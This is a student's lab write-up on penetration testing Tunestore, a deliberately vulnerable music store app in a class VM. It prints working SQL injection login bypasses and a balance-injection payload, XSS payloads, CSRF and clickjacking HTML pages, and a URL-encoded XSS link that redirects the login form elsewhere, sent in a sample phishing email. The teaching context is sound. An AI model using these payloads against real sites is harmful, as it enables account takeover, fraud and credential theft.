5.0 Other attacks	23-24
5.1 Create a web page that performs a clickjacking attack	23-24

1.0 General Information

1.1 Purpose

In this lab you are to perform a penetration test on an online music store application. This application, named Tunestore, has 14 use cases: Login, Logout, Register user, View profile, Change password, Add balance to account, View friends, Add a friend, View CDs, View CD comments, Buy a CD, Download a CD, Give CD as gift to friends. Tunestore is in the class VM.

Phase I:

You are asked to identify the following SQL vulnerabilities:

- Login in as a random user
- Login as a specific user
- Register a new user with lots money in account without paying for it

You are also asked for one stored XSS and one reflective XSS vulnerability.

2.0 SQL Injection

2.1 SQL Injection - Logging in as a random user

Tunestore has SQL vulnerability and knowing that it has this kind of vulnerability.

I can login as a random user.

The screenshot shows the Tunestore website interface. At the top, a purple banner reads "the tunestore" and "buy some tunes - give some tunes". Below this, a purple sidebar on the left contains the following text: "Welcome mpurba1@uncc.edu!", "Login Successful", "Your account balance: \$0.00", "Add Balance:", a dropdown menu with "OWASP ZAP" selected and "-- SELECT" as the option, input fields for "Number:" and "Amount:", an "Add" button, and links for "Friends", "Profile", "CD's", and "Log Out". The main content area is titled "Tunestore::List" and displays a grid of music items. The first item is "Classic Songs My Way" by Paul Anka, featuring a photo of Paul Anka. The second item is "The Ultimate Bennett" by Tony Bennett, featuring a photo of Tony Bennett. The third item is "Greatest Hits" by Wayne Newton, featuring a photo of Wayne Newton. Each item has a "Buy/Gift" link and a "Comments" link. A yellow text box is overlaid on the bottom left of the page, containing the text: "login username: billchu" and "Login Password: ' OR'a'='a".

the tunestore
buy some tunes - give some tunes

Welcome mpurba1@uncc.edu!
Login Successful
Your account balance: \$0.00

Add Balance:

OWASP ZAP -- SELECT

Number:

Amount:

Add

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

Tunestore::List

Classic Songs My Way
Paul Anka

The Ultimate Bennett
Tony Bennett

[Buy/Gift](#) [Comments](#)

Greatest Hits
Wayne Newton

[Buy/Gift](#) [Comments](#)

login username: billchu
Login Password: ' OR'a'='a

[Comments](#)

The image above shows how I put billchu into the username and my password was ' OR'a'='a and when I clicked login, it entered into mpurba1@uncc.edu account.

This works because the input I put into the password input box is always true, I can login into random accounts, without needing a username.

2.2 Logging in as a specific User

Using the vulnerability that Tunestore has, I can login as a specific user without a password.

The screenshot shows a web application interface with a purple background. At the top, it says "Welcome chase!" and "Login Successful". Below that, it displays "Your account balance: \$0.00". There is a section for "Add Balance:" with a "Type:" dropdown menu set to "-- SELECT", a "Number:" input field, and an "Amount:" input field. An "Add" button is located below these fields. On the left side, there are links for "Friends", "Profile", "CD's", and "Log Out". A yellow sticky note is overlaid on the bottom right of the interface, containing the text "login username: chase'--" and "Login Password:". The browser's address bar shows "Tu".

Welcome chase!
Login Successful
Your account balance: \$0.00

Add Balance:

Type: -- SELECT

Number:

Amount:

Add



[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)

login username: chase'--
Login Password:

The code to implement this vulnerability is user'-- . This sql injection allows you to input any user that is in the system and enters their account. This code works because the -- means that everything will be removed. So password won't be needed and any error won't occur when logging in.

2.3 Register a new user with lots of money in account without paying for it

Another SQL vulnerability is that I can create a new user and add as much money to my account as I please.

Welcome ethan!
Login Successful
Your account balance: \$100.00

Add Balance:

Type: -- SELECT ▾

Number:

Amount:

[Friends](#)
[Profile](#)
[CD's](#)
[Log Out](#)



login username: ethan
Login Password:123',100.00)--
Repeat Password:123',100.00)--

In the image it shows when I went to create an account I imputed ethan as the username and in the login password I imputed 123',100.00)--. The 123 is the password to login into the account and the 100.00 is the amount inserted into my account without paying for it. The double dashes at the end get rid of the rest of the code when submitted for registration.

3.0 XSS Vulnerability

3.1 Stored XSS

This vulnerability exploits javascript that stores code to steal information/data.

The image shows how I stored an alert script into the comments of the specific user named chase and then when I reload the page it prompts 3 times of alert, showing that there is a stored alert.

3.2 Reflective XSS

Reflective XSS is when you input a script line into an input box and the site just bounces the code back.

The image shows how in the login username I added the line `<script>alert(1)</script>` and when I clicked submit it bounced back the alert that I put in the box.

TuneStore II

1.0 General Information

1.1 Purpose

You are asked to identify the following CSRF vulnerabilities

- Adding a friend
- Give gift
- Change password

Identify a broken access control vulnerability

Write and successfully demonstrate an attack that exploits the XSS vulnerability to harvest user login credentials by changing the submission link to a phishing website.

Write an attack document (email, word doc, webpage, or PDF) that can trigger this attack via a link.

Create a web page that performs a clickjacking attack against the "add friend" function.

2.0 CSRF vulnerabilities

2.1 CSRF vulnerabilities - Adding a friend

Cross-Site Request Forgery (CSRF) is an attack that forces authenticated users to submit a request to a Web application against which they are currently authenticated.

The screenshot displays the 'the tunestore' web application. The header features the site name and the tagline 'buy some tunes - give some tunes'. The main content area is divided into two columns. The left column, with a purple background, contains a welcome message, account balance, and a form to 'Add Balance' with fields for 'Type' (a dropdown menu), 'Number', and 'Amount', followed by an 'Add' button. Below this are links for 'Friends', 'Profile', 'CD's', and 'Log Out'. The right column has a white background and contains sections for 'Tunestore::Freinds', 'Friend Requests', 'My Friends' (listing 'hacker' and 'Waiting'), and an 'Add Friend' section with a 'Friend name' input field and a 'Submit' button. A copyright notice 'Copyright © 2008 The Tune Store' is at the bottom left.

32 </script>
33
34 <div id="div1">Welcome to my blog.<br /></div>
35 </body>
36 </html>
37

```

For this attack I created a Index.html that when in the victim account, to add friend without typing friend name in the input box, I change the url to https://localhost:8082/attack1/ and it auto added hacker to friend list, then I approved it on the hacker account.

2.2 Give a gift

34 <div id="div1">Welcome to my blog.<br /></div>
35 </body>
36 </html>
37

```

For this CSRF vulnerability, I gave a gift to the hacker account from the victim account. First I gave the victim money to give the hacker a gift. I created an attack2.html file that when changing the url on Tunestore to <https://localhost:8082/attack2/> it will give the hacker the gift of cd 4.

33 </script>
34
35 <div id="div1">Welcome to my blog.<br /></div>
36 </body>
37 </html>
```

For this CSRF vulnerability, I created an attack3.html file that will change and reset the password for the victim account. The images show that the original password is 123456789 than when I inputted into the url <https://localhost:8082/attack3/> and this caused the password to change to moo.

For this vulnerability I copied the url of the download file of newton.mp3 then logged out of the victim account, next changed the url to incorporate the download url, when I clicked enter the url will download the mp3 file.

4.0 XSS Vulnerability

4.1 Get user login by using a phishing site

For this XSS vulnerability I wrote a script code that was imputed into the username of Tunestore that when clicked on login it will go to a different page. This script file gets stored into the javascript code.

4.2 Write an attack document via link

Write an attack document

Bei-Tseng Chu

Write an attack document

Hi Professor Chu,

Please check out TuneStore to purchase cds. I have provided a link for you.



Thank you
Ethan kalika

[http://localhost:8082/Tunestore2020/login.do?
username=%3Cscript%3Ewindow.onload%3Dfunction%28%29%7Bdocument.loginForm.
action%3D%22https%3A%2F%2Fwww.yahoo.com%22%3B%7D%3B%3C%2Fscript%3E
&password=](http://localhost:8082/Tunestore2020/login.do?username=%3Cscript%3Ewindow.onload%3Dfunction%28%29%7Bdocument.loginForm.action%3D%22https%3A%2F%2Fwww.yahoo.com%22%3B%7D%3B%3C%2Fscript%3E&password=)

I used the link that was created when doing the XSS attack and then created an email to a user that when they see the email it looks like it would take them to Tunestore, while it actually will take them to yahoo.com.

5.0 Other attacks

5.1 Create a web page that performs a clickjacking attack

```
resource x index.html x index.html x index.html x
5 <!--
6 body {
7   top: 0;
8   left: 0;
9   background-color: #000;
10  color: #fff;
11 }
12 #tgt {
13   position: absolute;
14   top: 0px;
15   left: 0px;
16   width: 400px;
17   height: 400px;
18   border: 0;
19   z-index: 1;
20   opacity: 0.5;
21 }
22 -->
23 </style>
24 </head>
25 <body>
26 <iframe id="tgt" name="tgt"></iframe>
27 <form method="POST" target="tgt" action="/Tunestore2020/addfriend.do">
28 <input type="hidden" name="friend" value="hacker">
29 <br />
30 </form>
31 <script>
32 document.forms[0].submit();
33 </script>
34
35 <div id="div1">Welcome to my blog.<br />
36 To see pictures of animals, click on the button below</div>
37 <div style="position: absolute; top: 345px; left: 312px;">
38 <input type="button" value="Submit">
39 </div>
40 </html>
41
```

For this last attack, I took the attack1 html file and changed the code to incorporate a new style and a submit button. The reason is when doing the same attack as the first CSRF for adding a friend it will instead pull a transparent page that will incorporate a button that they think they will be clicking on but instead click the button on Tunestore. This is called clickjacking because it hijacks the user thinking of clicking a button to actually click on another button in the background.
